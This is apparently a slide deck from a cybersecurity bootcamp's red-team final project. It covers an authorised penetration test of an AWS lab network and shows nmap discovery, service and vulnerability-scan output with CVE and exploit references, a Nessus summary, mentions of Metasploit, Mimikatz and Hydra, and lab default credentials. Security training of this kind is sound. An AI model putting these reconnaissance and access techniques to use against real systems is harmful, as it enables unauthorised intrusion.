



Red Team Penetration Test
Final Project for ops-401d10

Agenda



1. Team Member Introductions
2. Problem Domain
3. Recon
4. ~~Hacking~~ Demos
5. Q&A

Our Team



1. Ian Bennett
2. Dominique Bruso
3. Tianna Farrow
4. Bryanna Fox
5. Marcus Nogueira

Ian Bennett

- Marine veteran & Sr Intelligence Analyst
- Active in DFW Cyber networking groups
- Professional leatherworker

[Ian's Github](#) | [Ian's LinkedIn](#)



Dominique Bruso



- Cybersecurity professional
- Former Army All Source Intelligence Analyst
- Critical Care Nurse



Speaker: Dominique

Next: Tianna

Tianna Farrow

- Cybersecurity Professional
- Aerospace Flight Medic
- Currently working on BS in Biochemistry and AA in Japanese



GitHub:



LinkedIn:



Bryanna Fox

- Cybersecurity Engineer
- Application Support Specialist
- Air Force Reservist



LinkedIn



Github

Speaker: Bryanna

Next: Marcus



Marcus Nogueira

- SOC Analyst
- US Army Veteran
- From Designer to Developer
- Creative & Secure Tech Solutions



From the creative realms of graphic design to the structured world of full-stack development, and now cybersecurity. I blend aesthetics, functionality, and iron-clad security into every digital solution.

[Marcus's Github](#)



[Marcus's LinkedIn](#)





Problem Domain

- Hired for Black Box penetration test
 - Target network hosted in AWS
 - Conduct network discovery and document any discovered vulnerabilities
 - Emphasis on getting root/admin access
 - Draft final report for stakeholders

Approach



- Conducted initial network enumeration with nmap
- Different hosts required different tools
 - One host had a default password - logged in directly through RDP and a lucky guess
 - Used metasploit, mimikatz, hydra
 - In one case, exploited a local nfs misconfig to enter a machine with a mirrored user
 - Ultimately achieved some level of access on all seven target hosts in the network

Recon - Initial Enumeration



```
(kali㉿kali)-[~/Projects/cf-final/stages/01-recon]
$ cat host-discovery-sn.txt
# Nmap 7.94SVN scan initiated Mon Mar 11 13:06:24 2024 as: nmap -sn -e tun0 --exclu
defile /home/kali/final/exclude -oN /home/kali/final/scan_results.txt 10.0.0.0/24
Nmap scan report for 10.0.0.74
Host is up (0.054s latency).
Nmap scan report for 10.0.0.82
Host is up (0.044s latency).
Nmap scan report for 10.0.0.123
Host is up (0.059s latency).
Nmap scan report for 10.0.0.126
Host is up (0.059s latency).
Nmap scan report for 10.0.0.175
Host is up (0.048s latency).
Nmap scan report for 10.0.0.197
Host is up (0.054s latency).
# Nmap done at Mon Mar 11 13:06:44 2024 -- 249 IP addresses (6 hosts up) scanned in
19.78 seconds

(kali㉿kali)-[~/Projects/cf-final/stages/01-recon]
$
```

Recon - Service ID Scans


```
[kali@kali: ~]$ cat 126-scan-results.nmap
# Nmap 7.94 scan initiated Mon Mar 11 13:42:40 2024 as: nmap -sV -version-all -A -p- -oA 74-sc
Nmap scan report for 10.0.0.126
Host is up (0.052s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  DDcr         Windows Server 2019 Standard Evaluation 17763 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2024-03-11T17:44:32+00:00; -2s from scanner time.
|_ ssl-cert: Subject: commonName=accounting1
|_ Not valid before: 2024-03-06T18:10:28
|_ Not valid after: 2024-09-05T18:10:28
|_ rdp-ntlm-info:
|   Target_Name: ACCOUNTING1
|   NetBIOS_Domain_Name: ACCOUNTING1
|   NetBIOS_Computer_Name: ACCOUNTING1
|   DNS_Domain_Name: accounting1
|   DNS_Computer_Name: accounting1
|   Product_Version: 10.0.17763
|_ System_Time: 2024-03-11T17:44:28+00:00
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
8089/tcp   open  ssl/http     Splunkd httpd
|_ http-title: splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_ Not valid before: 2024-03-10T04:03:46
|_ Not valid after: 2027-03-10T04:03:46
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Splunkd
```

```
|_ http-server-header: Splunkd
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
49673/tcp  open  msrpc        Microsoft Windows RPC
49674/tcp  open  msrpc        Microsoft Windows RPC
49685/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-03-11T17:44:28
|_ start_date: N/A
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: ACCOUNTING1, NetBIOS user: <unknown>, NetBIOS MAC: 06:11:cb:9e:24:37 (unknown)
|_ clock-skew: mean: 1h23m58s, deviation: 3h07m50s, median: -2s
|_ smb-os-discovery:
|   OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3)
|   Computer name: accounting1
|   NetBIOS computer name: ACCOUNTING1\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-03-11T10:44:28-07:00
|_ smb2-security-mode:
|   3.1:1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Mon Mar 11 13:44:34 2024 -- 1 IP address (1 host up) scanned in 114.78 seconds
```

Recon - Vulnerability Scans



tenable Nessus Essentials Scans Settings marcusvno

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Terrascan

Tenable News

CVE-2023-48788: Critical Fortinet FortiClientEMS S...

[Read More](#)

Basic targeted scan

[Back to All Scans](#)

Configure Audit Trail Launch Report Export

Hosts 7 Vulnerabilities 53 Remediations 1 History 4

Filter Search Hosts 7 Hosts

Host	Vulnerabilities	Info
10.0.0.74	12	90
10.0.0.206	9	81
10.0.0.126	9	79
10.0.0.197	9	79
10.0.0.82	5 8 2	47
10.0.0.123	3	55
10.0.0.175	3	45

Info: 55 (91.67%)

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: March 13 at 11:44 AM
End: March 13 at 12:21 PM
Elapsed: 37 minutes

Vulnerabilities

Donut chart showing vulnerability distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), Info (dark blue).

Recon - Vulnerability Scans



```
# Nmap 7.94SVN scan initiated Mon Mar 11 22:58:42 2024 as: nmap -sV -p- --script-vulners -oN 123-vulne
rs.txt 10.0.0.123
Nmap scan report for 10.0.0.123
Host is up (0.11s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:7.6p1:
|   PRION:CVE-2019-6111      5.8      https://vulners.com/prion/PRION:CVE-2019-6111
|   EXPLOITPACK:98FE96309F9524B8C84C508837551A19      5.8      https://vulners.com/exploitpack/EXPLOIT
TPACK:98FE96309F9524B8C84C508837551A19      *EXPLOIT*
|   EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97      5.8      https://vulners.com/exploitpack/EXPLOIT
TPACK:5330EA02EBDE345BFC9D6DDDD97F9E97      *EXPLOIT*
|   EDB-ID:46516      5.8      https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|   EDB-ID:46193      5.8      https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|   CVE-2019-6111      5.8      https://vulners.com/cve/CVE-2019-6111
|   1337DAY-ID-32328      5.8      https://vulners.com/zdt/1337DAY-ID-32328      *EXPLOIT*
|   1337DAY-ID-32009      5.8      https://vulners.com/zdt/1337DAY-ID-32009      *EXPLOIT*
|   SSH_ENUM      5.0      https://vulners.com/canvas/SSH_ENUM      *EXPLOIT*
|   PRION:CVE-2018-15919      5.0      https://vulners.com/prion/PRION:CVE-2018-15919
|   PRION:CVE-2018-15473      5.0      https://vulners.com/prion/PRION:CVE-2018-15473
|   PACKETSTORM:150621      5.0      https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLO
IT*
|   MSF:AUXILIARY-SSH-SSH_ENUMUSERS-      5.0      https://vulners.com/metasploit/MSF:AUX
ILIARY-SSH-SSH_ENUMUSERS-      *EXPLOIT*
|   EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0      5.0      https://vulners.com/exploitpack/EXPLOIT
TPACK:F957D7E8A0CC1E23C3C649B764E13FB0      *EXPLOIT*
|   EXPLOITPACK:EBDBC5685E3276D648B4D14875563283      5.0      https://vulners.com/exploitpack/EXPLOIT
TPACK:EBDBC5685E3276D648B4D14875563283      *EXPLOIT*
|   EDB-ID:45233      5.0      https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|   CVE-2018-15919      5.0      https://vulners.com/cve/CVE-2018-15919
|   CVE-2018-15473      5.0      https://vulners.com/cve/CVE-2018-15473
|   1337DAY-ID-31730      5.0      https://vulners.com/zdt/1337DAY-ID-31730      *EXPLOIT*
|   PRION:CVE-2019-16905      4.4      https://vulners.com/prion/PRION:CVE-2019-16905
|   CVE-2020-14145      4.3      https://vulners.com/cve/CVE-2020-14145
|   PRION:CVE-2019-6110      4.0      https://vulners.com/prion/PRION:CVE-2019-6110
|   PRION:CVE-2019-6109      4.0      https://vulners.com/prion/PRION:CVE-2019-6109
|   CVE-2019-6110      4.0      https://vulners.com/cve/CVE-2019-6110
|   CVE-2019-6109      4.0      https://vulners.com/cve/CVE-2019-6109
|   PRION:CVE-2018-20685      2.6      https://vulners.com/prion/PRION:CVE-2018-20685
|   CVE-2018-20685      2.6      https://vulners.com/cve/CVE-2018-20685
|   PACKETSTORM:151227      0.0      https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLO
IT*
|   1337DAY-ID-30937      0.0      https://vulners.com/zdt/1337DAY-ID-30937      *EXPLOIT*
```

Vulners Script

```
# Nmap 7.94SVN scan initiated Mon Mar 11 14:19:20 2024 as: nmap -sV --script-vulscan/vulscan.nse -oA 7
4-vulscan 10.0.0.74
Nmap scan report for 10.0.0.74
Host is up (0.048s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc         Microsoft Windows RPC
| vulscan: VulDB - https://vuldb.com:
| [228474] Microsoft SysInternals Sysmon on Windows unknown vulnerability
| [165475] McAfee Total Protection Microsoft Windows Client access control
| [160755] McAfee True Key Microsoft Windows Client sensitive information in memory
| [149623] IBM SDK up to 7.0.10.55/7.1.4.55/8.0.6.0 Microsoft Windows Client privileges management
| [149595] HP Business PCs on Intel Microsoft Windows 10 Kernel DMA Protection authorization
| [146947] McAfee Tech Check up to 3.0.0.17 Microsoft Windows Client privileges management
| [145446] McAfee Total Protection up to 16.0.R22 Microsoft Windows Client privileges management
| [138363] Microsoft PowerShell Core 6.1/6.2 Windows Defender Application Control 7pk security
| [131278] McAfee Endpoint Security up to 10.6.1 Microsoft Windows Client access control
| [130877] McAfee True Key up to 3.1.9211.0 Microsoft Windows Client information disclosure
| [130291] McAfee Total Protection up to 16.0.R17 Microsoft Windows Client access control
| [130225] McAfee Total Protection up to 16.0 Microsoft Windows Client untrusted search path
| [127673] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
| [127672] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
| [127671] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
| [124446] McAfee True Key up to 5.1.164 Microsoft Windows Client untrusted search path
| [124227] McAfee Application/Change Control up to 8.0.0 HF3 Microsoft Windows Client access control
| [228631] Intel Element software for Windows 10 on Win10 HotKey Services uncontrolled search path
| [228624] Intel NUC Chaco Canyon BIOS Update Software on Windows uncontrolled search path
| [228621] Intel Unite Client Software on Windows default permission
| [228473] Microsoft AVI Video Extension unknown vulnerability
| [228472] Microsoft AVI Video Extension unknown vulnerability
| [227630] Acronis Snap Deploy on Windows uncontrolled search path
| [227586] 4dGears SureLock 2.40.0 on Windows NixService.Exe unquoted search path
| [227425] PingID Desktop up to 2.8 on Windows Username multiple resources with duplicate identifier
| [227208] NVIDIA CUDA Toolkit SDK on Linux/Windows null pointer dereference
| [227200] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump divide by zero
| [227191] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump out-of-bounds
| [227190] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump out-of-bounds
| [227189] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump out-of-bounds
| [226888] Ubiquiti UI Desktop up to 0.59.1.71 on Windows unknown vulnerability
| [225706] Palo Alto GlobalProtect App on Windows toctou
| [225547] Fortinet FortiClient on Windows Request path traversal
| [225544] Fortinet FortiClient on Windows Request improper authorization
| [225027] Cisco Duo Two-Factor Authentication on Windows/macOS Offline Access Mode authentication rep
lay
| [224900] Wondershare Edrawmind 10.0.6 WindowsCodescs.dll uncontrolled search path
| [224891] Avast Avast! SDK Installation C:\Windows\Temp permission
```

Vulscan Script

Recon - Access Checks



Recon - Access Checks



SimCorp
multi-asset investment management solutions

[Login](#) [New User](#)

/ Login /


Enter your credentials (bee/bug).

Login:


Password:

Login

NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN





Topology

